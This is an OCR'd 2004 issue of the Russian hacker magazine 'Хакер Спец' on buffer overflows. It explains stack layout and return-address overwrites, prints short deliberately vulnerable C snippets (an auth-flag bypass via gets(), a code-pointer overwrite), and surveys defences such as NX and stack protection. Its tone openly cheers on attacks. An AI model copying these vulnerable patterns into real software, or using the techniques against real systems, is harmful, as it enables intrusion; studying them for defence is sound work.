переполнение буфера

Спец Хакер

№08(45) • АВГУСТ • 2004

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

BUFFER OVERFLOW

БОНУС

Тест клавиатур

Стр. 92

Переполнение буфера

НА CD TASM 5+ ■ PC Guard v4.06c ■ TheBat! 2.12.00 OllyDbg 1.10 final release ■ Sourcer 8.01 Restorator 2004 v3.0.1129 Full ■ Ultra-Edit 10.20 ■ WinHex v11.6 SR2 PE Tools v1.5.400.2003 Xmas Edition ■ Revirgin 1.5.1 ■ FASM 1.53I UPX-Ripper 1.3 ■ Winrar 3.40 beta 4 ■ Gaim 0.79 ■ NASM 0.98

(game)land

ISSN 1609-1027

CONTENT:

СПЕЦ CD

- Спец 06(43), Личная Безопасность
- Хакер 06(66)
- Железо 06(04)
- Мобильные компьютеры 06(45)
- Обновления для Windows за месяц

И ЕЩЕ:

Амиго! Чувствуешь себя беспомощным в Сети? Тогда постигни вместе с ХС новое знание: спелл переполнения буфера. Поверь, твой адмен будет в восторге! ;) А поможет тебе в познании софт:

ВЕСЬ СОФТ ИЗ НОМЕРА!

SPECIAL DELIVERY

- Chrome IDE 1.1
- TASM 5+
- ASProtect v.2.0 Build 06.23 Alpha
- Obsidium 1.0
- PC Guard v4.06c
- TELock
- LiveKd 2.1
- OllyDbg 1.10 final release
- Turbo Debugger v5.5 Sourcer 8.01
- PE Explorer 1.94
- MetaSploit Framework 2.1
- AS-Pack 2.12
- EP Protector 0.3
- PeCompact 2.34
- UPX/W32 v1.25
- eXeScope v6.5
- Resource Hacker 3.4.0
- Restorator 2004 v3.0.1129 Full
- IceExt 0.64
- icedump 6.026 and nticedump 1.14
- FrogsICE, 1.10.b0
- LordPE 1.4
- PE Tools v1.5.400. 2003 Xmas Edition
- Revirgin 1.5.1
- UPX-Ripper 1.3
- Сборник NFO-вьюверов и мейкеров
- MS Spy 2003
- Ultra-Edit 10.20
- WinHex v11.6 SR2

EXTRAZ

- K-Lite Mega Codec Pack 1.1
- Microsoft .NET Framework 1.1
- LinRar 3.40 beta 4
- Winrar 3.40 beta 4
- Gaim 0.79
- TheBat! 2.12.00

ВЕСЬ СОФТ, УПОМЯНУТЫЙ В СТАТЬЯХ

- PScan 1.2
- Shellforge 0.1.15
- Squirt 1.2
- FASM 1.53
- IDA Pro 4.6
- MASM32 v8.2
- NASM 0.98
- GCC: Cygwin последней версии и MinGW
- Куча исходников в дополнение к статьям

ЛУЧШИЙ СОФТ ОТ NONAME

- X-Setup Pro 6.6.300 Final
- Tuneup Utilities 2004 v4.1.2312
- Mozgoprav v04.2004 RMOSChange v1.0
- PixGrabber NoNaMe
- Special Edition v1.0.05
- WinSuperKit v5.1 (build 555)
- System Security Suite v1.04
- CLCL v1.1.0
- WireNote v2.3.5
- Hot Keyboard Pro v2.3
- Meta-Tag Promoter v1.1
- WebMon v1.0.10
- Bred 3

INTRO

У каждого из нас в жизни когда-то наступает момент, когда хочется вырваться из замкнутого круга повседневности, хочется сделать что-то грандиозное... Перестать покорно слушать систему и начать диктовать ей свои правила. В жизни каждого начинающего компьютерного исследователя (называй его хакером или еще как угодно - смысла это не меняет) рано или поздно наступает такой момент, когда пропадает всякое желание просто брать чужие эксплоиты на давно пропатченные баги или платить огромные суммы за 20 строчек кода. И тут есть два пути: или ты опускаешь руки, понимая, что это не для тебя, или же ты становишься на путь познания истины. Если ты выбрал первый вариант, можешь смело закрывать журнал и ближайшие несколько лет заниматься обдумыванием того, ради чего ты, собственно, живешь, при этом параллельно работая «где-то» и занимаясь «чем-то»... Если же ты выбрал другой путь, будь готов к тому, что тебе придется выложиться по максимуму. Этот путь полон загадок и невероятных открытий, головоломок и просто бессмысленных терабайт мелочей, которые тебе могут пригодиться. Все они вместе создают систему, сертификат доступа к узким кругам элиты, ядру компьютерного андеграунда. И чтобы сделать этот путь более легким, мы создали для тебя этот Спец. Мы задали тебе направление и сообщили начальную скорость, но что тебе с ними делать, решай сам... Wake up Neo...

DgtlScrm

СОДЕРЖАНИЕ № 08 (45)

ПРОЛОГ

ОСНОВЫ

РЕАЛИЗАЦИЯ


SPECail delivery

ПРОЛОГ

14 Пишем shell-код!
Принципы создания shell-кода и связанные с этим проблемы


ОСНОВЫ

36 Ломаем структуры
Структура не всегда критерий целостности



SPECail delivery


78 Инструменты мастера
Обзор софта для создания эксплоитов



ОФФТОПИК

РЕАЛИЗАЦИЯ

52 Отравляем приложения
Переполнения при обработке данных



HARD

92 Тест клавиатур

Редакция
» **главный редактор**
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
» **выпускающие редакторы**
Ашот Оганесян
(ashot@real.xakep.ru),
Николай «Gorlum» Андреев
(gorlum@real.xakep.ru)
» **редакторы**
Александр Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)
» **редактор CD**
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru)
» **литературный редактор**
Наталия Рубан
(natalia@real.xakep.ru)

Art
» **арт-директор**
Кирилл Петров «KROt»
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
» **мега-дизайнер**
Константин Обухов
» **гипер-верстальщик**
Алексей Алексеев
» **художники**
Константин Комардин
3D-модель на обложке Идиатуллин Ильдар

Реклама
» **руководитель отдела**
Игорь Пискунов (igor@gameland.ru)
» **менеджеры отдела**
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
Рубин Борис (rubin@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение
» **директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)
» **оптовое распространение**
Андрей Степанов
(andrey@gameland.ru)
» **региональное розничное распространение**
Андрей Наседкин
(nasedkin@gameland.ru)
» **подписка**
Алексей Попов
(popov@gameland.ru)
» **PR-менеджер**
Яна Губарь
(yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING
» **издатель**
Сергей Покровский
(pokrovsky@real.xakep.ru)
» **директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
» **финансовый директор**
Борис Скворцов
(boris@gameland.ru)
» **технический директор**
Сергей Лянге
(serge@gameland.ru)

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер Спец

Web-Site
http://www.xakep.ru

E-mail
spec@real.xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Content:

ПРОЛОГ

Головин Виталий aka Vint (vint@glstar.ru)

ЛОПНУТЬ КАК МЫЛЬНЫЙ ПУЗЫРЬ

ПЕРЕПОЛНЕНИЕ БУФЕРА: ОСНОВНЫЕ ИДЕИ И ПРИНЦИПЫ

Уже много лет компьютерный мир борется с одной из самых сильных атак, вызывающих повышение привилегий как локального, так и удаленного пользователя, - buffer overflow.

Для того чтобы понять весь механизм атак на переполнение буфера, ты должен кратко ознакомиться с основными принципами архитектуры процессоров x86. Все камни с программной архитектурой x86 имеют несколько регистров с определенными названиями и значениями.


Так, например, регистр EAX применяется для пользовательских данных, регистр ECX используется как счетчик в циклах и повторяющихся операциях и т.д. Основные регистры и их назначения были унаследованы от 286-го процессора, но была расширена разрядность каждого регистра (до 32 бит) и в название добавили букву "E" (extended, в переводе с англ. - расширенный). Кроме базовых, доступных пользователю регистров, существуют так называемые системные регистры. Запись в них напрямую запрещена, и они используются для контроля за выполнением программы. Примерами таких регистров могут служить EBP и ESP, использующиеся в операциях со стеком, EIP, представляющий собой указатель на инструкцию, которую процессор будет выполнять следующей. И еще один регистр, о котором тебе желательно знать, - регистр флагов EFLAGS, это, по сути, 32 бита, которые используются как переключатели-флаги при работе процессора.

Так дела обстоят с регистрами в процессоре, но для понимания термина "buffer overflow" нужно ознакомиться с понятием стека.

СТЕК И ЕГО СТРОЕНИЕ

Стек представляет собой непрерывную область памяти, адресация на которую происходит с помощью регистров ESP (указатель стека) и SS (указатель на сегмент стека). Именно в стеке хранится тот загадочный буфер, переполнение которого так пугает всех разработчиков ПО. Расположение буфера внутри стека таит в себе огромную опасность: компилятор помещает буфер переменной в стек, а до этого, чуть раньше, записывается адрес возврата из процедуры. Структуру стека можно посмотреть на скрине.


Но такой расклад несет только полбеды: стек работает с данными по принципу "первым пришел, последним ушел" (FILO). То есть это обычная пирамида: чтобы добраться до самого низа, нужно разобрать все строение - чтобы взять данные, положенные в стек первыми, нужно вынуть всю информацию из стека. На языке команд процессора эти операции носят названия PUSH ("запихать") и POP ("достать"). Именно с помощью таких операндов происходит вся основная работа с содержимым стека.



Переполнение буфера (С). Атака на Internet

Также тебе необходимо знать, что такое буфер и почему он располагается в стеке.

Представим себе простую программу, написанную на С, в которой используется переменная, объявленная как char buff[10];, то есть переменная buff имеет размер строго в 10 байт, что явно определено при ее объявлении. Больше 10 байт данная переменная принять не сможет, хотя меньше - пожалуйста. И программа, имеющая так объявленную переменную, будет работать долго и стабильно до тех пор, пока в переменную buff будут помещаться строки длиной не более 10 символов. Но это в идеале и при условии, что программа работает в правильных руках ;-). А что произойдет, если попытаться присвоить переменной buff строку длиной более 10 символов? А произойдет самое интересное! Представим, что мы откомпилировали прог-



Стек "растет" вниз

РЕГИСТРЫ

Регистры - это особые ячейки памяти, находящиеся в процессоре. Скорость работы с ними огромна, поэтому их используют для хранения данных, с которыми процессор работает в данный момент.




Схема работы стека

рамму, содержащую такую переменную, и начали исследовать ее в отладчике. Самое главное, на что следует обратить внимание, - это на стек и на его строение в уязвимой программе. На скрине ты можешь увидеть схему, составленную на основе анализа информации отладчика.

Чтобы не было вопросов, постараюсь объяснить эту схему как можно подробнее, так как именно в ней заключается основная идея атак типа переполнение буфера. Мы видим, что адрес возврата из процедуры, в которой происходит объявление процедуры buff, лежит в одном сегменте с буфером самой переменной buff. Что нам это дает? На первый взгляд, ничего особенного, но если вспомнить, что стек "растет" вниз, то есть имеет идеологию FILO, то становится очевидной потенциальная уязвимость: при попытке записи в переменную buff больше 10 байт произойдет затирание области памяти, никак не относящейся к данной переменной! Сначала будет затерта область служебной информации, а потом, если передать достаточно длинную строку, произойдет перезапись адреса возврата из процедуры. Причем в качестве адреса возврата будут выступать не случайные адреса, а первые несколько байт строки, переполнившей буфер.

А В ЖИЗНИ ВСЕ БЫВАЕТ ТАК

Отличительной чертой таких атак является то, что они не имеют привязки к какой-либо платформе. Уязвимости этого типа находят и в Виндах, и в Линуксе, и в Фрибсд и многих других. Тебе интересно, как ОС отреагирует на такую ошибку в программе, если она произошла случайно, а не под действием эксплоита? Все очень просто: *nix-системы при возникновении такой критической ситуации выполнят аварийное завершение программы и выдадут на консоль предупреждение, аналогичное "Segmentation fault, core dump" (как говорится, упал в кору). Перевод этого высказывания системы чего-то конкретного не даст: ошибка сегментации, кусок памяти, вызвавший сбой, сохранен на винте. Однако появление такого сообщения вовсе не означает, что произошло именно переполнение буфера, поэтому говорить о стопроцентной ошибке программистов в этих случаях, по меньшей мере, глупо ;-). Очень часто *nix-системы "сбрасывают дамп в кору" при других ошибках, вовсе не связанных с переполнением. Иначе дело обстоит в среде мелкомягких. При переполнении буфера в Windows пользователь получит системное предупреждение и аварийную остановку программ. Но предупреждение ОС в данной системе более информативно: "The instruction at "0x31313131" referenced memory at "0x31313131". The memory could not be read". Как видишь, все достаточно понятно: мы видим попытку глючной программы обратиться к запрещенному адресу памяти. Почему адрес именно 0x31313131? Потому что для вызова переполнения буфера на вход была подана строка из 17 символов "A". Достаточно немного поэкспериментировать с найденным переполнением, и эксплоит будет создан. В процессе изучения такого бага каждый хакер должен определить длину строки, которая способна эффективно переполнить буфер в стеке, а также подобрать такой конец этой строки, чтобы он ссылался на другую процедуру, написанную хакером. Обычно с первым параметром проблем возникает немного: во многих программах используются стандартные значения длин буферов, такие, как 10, 100, 128, 256, 1000, 1024 и 10000. Другие значения - большая редкость, хотя и они встречаются, но программист обязательно уделит немалое внимание защите такого большого буфера, так как в него будет передаваться массив данных, который при неправильном копировании повесит всю программу в один момент. Несколько сложнее дело обстоит с выбором последних байт строки. Они будут представлять собой адрес возврата, и на каждый случай переполнения приходится подбирать новую строку. Перед тем как я объясню, что же это за адрес, ты должен понять, какую "магическую" силу несут эти несколько байт.

Стек имеет идеологию FILO, что позволяет проводить атаки типа переполнение буфера.

Достаточно правильно рассчитать адрес возврата и узнать длину строки, способную эффективно переполнить буфер, и уязвимость будет заюзана.

ГДЕ ИСПОЛЬЗУЕТСЯ ПЕРЕПОЛНЕНИЕ БУФЕРА

Найти ошибку переполнения - это только часть работы хакера. Основная же задача - написать к ней эксплоит. Обычно эксплоиты используют переполнение буфера в привилегированных программах, что в рамках архитектур означает следующее. Windows-программа запускается с правами "System" или работает в нулевом кольце защиты. Нулевое кольцо защиты - это режим максимальных привилегий процессора; ПО, которое там работает, - ядро операционной системы в Виндах, некоторые антивирусы, из-за чего они страшно глючат (подробнее о нулевом кольце защиты читай в других статьях этого номера). Конечно, самой желанной целью хакера является ошибка в сервисе из нулевого кольца, ведь эти программы работают с правами "System", что гораздо выше стандартного "Администраторы".

В системах *nix все аналогично, за исключением того что ядро работает не в ring0. Стараются найти программу, имеющую такую ошибку и при этом работающую с высокими привилегиями, например, запущенную от root-пользователя. Или еще один вариант - баги в программах, у которых установлен бит SUID/SGID, а сами файлы принадлежат root'y. Именно таких программ очень много, и часто они приводят к взлому *nix. Как видишь, у систем отличаются только цели атаки, а сами атаки проходят по одному и тому же принципу. »

Самой желанной целью хакера является ошибка в сервисе из нулевого кольца.

ФЛАГИ В ПРОЦЕССОРАХ АРХИТЕКТУРЫ X86

OF (Overflow Flag - флаг переполнения),
ZF (Zero Flag - флаг нуля),
SF (Sign Flag - флаг знака),
CF (Carry Flag - флаг переноса),
PF (Parity Flag - флаг четности),
AF (Auxiliary Carry Flag - дополнительный флаг переноса),
DF (Direction Flag - флаг направления).

Горим! :-)

КАК ИСПОЛЬЗУЮТСЯ БРЕШИ В ПО?

Мы продолжаем наше исследование атак переполнения буфера. Подмена адреса возврата в привилегированной программе является следствием удачного переполнения буфера. Обычно новый адрес содержит ссылку на функцию, которая вызывает командный интерпретатор (shell) системы с высокими привилегиями. Для Виндов вызывается на выполнение всем известная cmd, а для *nix - /bin/sh. На этом работа эксплоита закончена, ошибка переполнения буфера была использована. Дальнейшие действия, как атакующего, так и системы, уже не имеют отношения к нашей теме.

ТЕОРИЯ АТАКИ

Переполнение буфера - одна из самых критических ошибок в ПО. Хотя она полностью изучена и документирована, багтрак-сайты снова и снова пестрят сообщениями об очередном buffer overflow. А причина устойчивости этой уязвимости кроется в самой архитектуре системы. Можно смело говорить о большой вероятности переполнения буфера, если система обладает следующими параметрами:

- адрес возврата из функции помещается в стек (абсолютно все распространенные ОС и компиляторы);
- параметры функции передаются через стек (все ОС, а для Windows это - основной способ передачи параметров в API-функции);
- покальные переменные лежат в стеке (Windows- и *nix-компиляторы делают именно так);
- стек имеет идеологию FILO (так устроена платформа x86, а значит все системы, работающие на данной архитектуре, имеют такой тип стека);
- данные стека могут быть командами (одна из основ архитектуры x86 - единое адресное пространство для данных и кода);
- имеются процессы с высокими привилегиями (справедливо для любой ОС; одна из основ разграничения пользователей, базис сетевых ОС);
- в программах используются функции с ошибками ;-) (человеческий фактор, срабатывает постоянно, и находят все больше и больше бажных прог).

Видишь, как все сложно? Переполнение буфера - это ошибка, от которой избавиться крайне трудно, потому что главная причина кроется в основах архитектуры x86 и в базисах разработки ОС. Ни то ни другое переделать никто уже не сможет.


Теперь, когда ты, надеюсь, понял технологию таких атак, поговорим о практической стороне данного вопроса, ведь, как известно, теория без практики мертва.

СПОСОБЫ ЗАЩИТЫ

Учитывая, что основа атак такого типа кроется в самой идеологии архитектуры x86, легко реализуемые защиты отпадают сразу :-(. На данный момент основным способом защиты является поиск и устранение человеческих ошибок как в ПО, так и в компиляторах. Ничего принципиально другого пока не придумали. Хотя перспективные разработки имели место: несколько лет назад был выпущен патч на ядро Linux, который запрещал выполнять код в стеке, лишая атаку одного из ключевых моментов. Однако проект этот скоро загнулся по причине серьезного увлечения нестабильностью системы в целом. Сейчас мы видим новые попытки реализовать идею запрета выполнения кода из области данных. В начале этого года представители AMD заявили: "Процессоры Opteron и Athlon 64 способны защитить компьютер от интернет-атак одного из самых распространенных типов - совершаемых путем вызова ошибки переполнения буфера. Как и почти все другие, процессоры AMD при переполнении буфера передают управление механизму обработки исключений. Но благодаря функции Execution Protection после этого Opteron и Athlon 64 принимают дополнительные меры: код, поступающий после вызова исключения по переполнению буфера, попросту не записывается в память и не исполняется, за счет чего блокируется деятельность троянских программ, вызывающих переполнение буфера в целях подчинения себе системы". То есть они правят архитектуру x86 на аппаратном уровне ;-). Есть приятные новости и от Intel. Совсем недавно официально объявлено о том, что начиная с процессора Prescott в степинг E0 будет добавлен новый флаг NX, запрещающий выполнение кода в стеке на аппаратном уровне. Как видим, уничтожается теоретическая основа атак на переполнения буфера, причем борются с этой ошибкой архитектуры сами производители железа. Но на сегодняшний день такой метод борьбы неэффективен: для Windows XP поддержка флага NX будет введена только в SP2, для остальных версий она вообще пока не предвидится, для Linux описание патчей уже доступно по адресу redhat.com/~mingo/nx-patches/QuickStart-NX.txt. Но отсутствие программной поддержки - не самое решающее препятствие в распространении такой защиты, главным является то, что ни один общедоступный процессор не имеет такого флага! Для процессоров AMD первый камень с такой защитой - 64-битный Athlon. А у Intel пока все в проектах: нет ни одного CPU с такой аппаратной защитой, ее обещают лишь в 64-битных реализациях и в P-IV нового степинга.

ПРОГРАММИСТЫ РЕШАЮТ СВОИ ПРОБЛЕМЫ САМИ


Не только производители процессоров озабочены проблемой перепол-



Копируя в буфер, мы можем его переполнить :-)

МЫСЛЯ

"Выходит, что переполнение буфера - изъян архитектуры x86?" - спросишь ты.
"Да, отчасти виновата в возможности такой атаки архитектура x86",- отвечу я ;-).



Эррор :-)

нения буфера, но и программисты ищут выход из создавшегося положения. Один из действенных методов предлагает нам сайт www.trl.ibm.com/projects/security/ssp. Метод прост и эффективен: исходный код программы подвергается автоматическому анализу плагином GCC (который и предлагают нам разработчики защиты), и при нахождении потенциально опасного участка кода происходит его автоматическая модификация таким образом, что вероятность переполнения буфера сводится к минимуму. Пример такой обработки показан в двух следующих листингах.

```
/* 1. листинг программы до обработки: /*
#include <stdio.h>
int main()
{
 char buff[20] = {0}; /*все элементы представляют собой "0" */
 printf("Enter you network mask : "); /*по мысли программиста,
маска сети не может быть больше 20, а значит и вводить больше
никто не будет ;-)*/
 scanf(buff, "%s"); /*Вот эта функция несет всю опасность. Она не
проверяет длину вводимых данных, что сразу открывает возможность переполнения буфера*/
}
```

После того как отработает gcc с установленным плагином, можно предположить, анализируя ассемблерный код, такой вариант листинга (точно сказать невозможно, так как он его просто откомпилирует):

```
/* 2. примерный листинг после обработки gcc /*
#include <stdio.h>
int main()
{
 char buff[20] = {0}; /*длина буфера сохраняется*/
 printf("Enter you network mask : ")
 fgets(buff, sizeof(buff), stdin); /*такая конструкция считает только
первые 19 символов, что позволит избежать переполнения буфера при некорректном пользовательском вводе.*/
}
```

Аналогично происходит замена функций strcpy(), strcmp() и sprintf() на strncpy(), strncmp() и snprint(). Кроме этого, используются некоторые другие алгоритмы защиты от типичных атак переполнения буфера.

Подводя итоги

Ошибки программистов в обработке данных программой очень часто встают в огромные финансовые потери компаниям и организациям. И хотя уже шестнадцать лет назад вирус Морриса открыл эпоху ошибок переполнения буфера, эта проблема еще очень далека от решения. Постоянны сообщения о новых и новых уязвимостях. Но мир не стоит на месте! И есть надежда на то, что новые технологии AMD, Intel и разработки программистов смогут исправить не только ошибку переполнения, но и архитектуру, породившую ее.

Крис Касперски aka мыщъх

ЗООПАРК ПЕРЕПОЛНЯЮЩИХСЯ БУФЕРОВ

КЛАССИФИКАЦИЯ УЯЗВИМОСТЕЙ ТИПА BUFFER OVERFLOW

Грязное небо, обреченно плывущее над верхушками безликих бетонных небоскребов, погрязших в вонючей жиже потребительского барахла. Тотальная власть мегакорпораций. Абсолютная закрытость информации и полное отсутствие свободы выбора...

Это не воспаленная фантазия обкуренного фантаста. Это постепенно становится реальностью. Дизассемблирование в ряде стран уже запрещено. Публичное описание технических деталей хакерских атак и уязвимостей на пороге запрета.

Однако мощные мегакорпорации еще чрезвычайно уязвимы. Их программное обеспечение дыряво до невозможности, и чем больше заплат накладывается на продукт, тем уродливее и неустойчивее он становится. Что мешает нам этим воспользоваться? Ударим же хакерским автопробегом по виртуальному бездорожью!

Из инструментов понадобятся компилятор, отладчик, дизассемблер и любой HEX-редактор по вкусу, а также принтер, пиво и остро заточенный карандаш.

Подавляющее большинство удаленных атак осуществляется путем переполнения буфера, частным случаем которого является переполнение (срыв) стека.

ТИПЫ ПЕРЕПОЛНЕНИЙ

Существуют различные типы переполнений. Самое известное из них - последовательное переполнение при записи, которое возникает обычно при небрежном обращении с функциями копирования памяти (memcpy, memmove, strcpy, strcat, sprintf и другими, статистика "переполняемости" которых изображена на диаграмме), "проламывающими" дно буфера и перезаписывающими одну или несколько ячеек памяти за его концом. Менее популярно индексное переполнение, тесно связанное с сишными "недомассивами" и проблемой контроля их границ. Рассмотрим следующий код: f(int i) {char buf[BUF_SIZE]; ... return buf[i]}. Очевидно, что, если i >= BUF_SIZE, функция f возвращает содержимое ячеек, совсем не принадлежащих массиву buf.

Таким образом, основных типов переполнения четыре: последовательное переполнение при чтении, последовательное переполнение при записи, индексное переполнение при чтении, индексное переполнение при записи. Наивысшую опасность представляют перезаписывающие переполнения, при благоприятном стечении обстоятельств передающие атакующему контрольный пакет акций удаленного управления уязвимой машиной. Многие считают, что переполнения при чтении менее опасны и приводят, в основном, лишь к утечке секретной информации (например, паролей). Однако, это неверно: даже вполне безобидные на вид переполнения способны порождать каскад вторичных переполнений, пускающий систему в разнос и зачастую успевающий перед смертью сделать что-то полезное для хакера, особенно если этот разнос осуществляется по заранее продуманному плану.

В зависимости от типа перезаписываемых переменных различают, по меньшей мере, три вида атак: атаки на скалярные переменные, атаки на индексы (указатели) и атаки на буфера. Скалярные переменные часто хранят флаги авторизации пользователей, уровни привилегий, счетчики циклов и прочее.

КОД #1. АТАКА НА СЧЕТЧИК ЦИКЛА

```
f(char *dst, char *src)
{
 char buf[xxx]; int a; int b;
 ...
 b = strlen(src);
 ...
 for (a = 0; a < b; a++) *dst++ = *src++;
}
```

Если переполнение буфера buf произойдет после вызова strlen, переменная b будет жестоко затерта и наш цикл вылетит далеко на пределы src и dst!

КОД #2. АТАКА НА ПЕРЕМЕННУЮ-ФЛАГ

```
f(char *psswd)
{
 char buf[MAX_BUF_SIZE]; int auth_flag =
PASSWORD_NEEDED;
 printf("скажи пароль:"); gets(buf);
 if (auth_flag != PASSWORD_NEEDED)
return PASSWORD_OK;
 return strcmp(passwd, buf);
}
```

Атака на указатели может преследовать три цели: а) передачу управления на постороний код (аналог CALL); б) модификацию произвольной ячейки (аналог POKE); в) чтение произвольной ячейки (аналог PEEK).

Начнем с атаки, имеющей целью передачу управления, как наиболее мощной и разрушительной. Она делится на два подтипа:

I) передача управления на функцию, уже существующую в программе;

II) передача управления на код, сформированный самим злоумышленником (shell-код).

Проще всего кинуть ветку управления на уже существующую функцию. Это можно сделать, например, так (см. код #3). Зная адрес функции root (а его можно выяснить дизассемблированием), будет нетрудно перезаписать указатель zzz так, чтобы при вызове функции ffh управление получал root! Естественно, передавать управление на начало функции необязательно - "полезный" (для хакера) код может располагаться и в ее середине (можно, например, пропустить процедуру аутентификации и сразу запрыгнуть в центральный штаб). Определенная проблема возникает с инициализацией регистров и передачей параметров, однако всегда можно подобрать функцию, не принимающую никаких параметров, или передать их косвенным образом.

Где можно найти указатели на код? Прежде всего, это адрес возврата, расположенный внизу кадра стека, затем идут виртуальные таблицы и указатели this, без которых не обходится ни одна программа Си++, указатели на функции динамически загружаемых библиотек (LoadLibrary/GetProcAddress) также не редкость, ну и другие типы указателей тоже встречаются.

Shell-код - намного более мощная штука, позволяющая вытворять с уязвимой программой что угодно. В плане возвращения к коду #3 спросим себя: а что произойдет, если в переменную zzz занести указатель на сам переполняющийся буфер buf, в который внед-

КОД #3. АТАКА НА КОДОВЫЕ УКАЗАТЕЛИ

```
root() {...};
...
f()
{
 char buf[MAX_BUF_SIZE]; int (*zzz)();
 ...
 zzz = GetProcAddress(dllbase, "ffh");
 ...
 gets(buf);
 ...
 zzz();
}
```

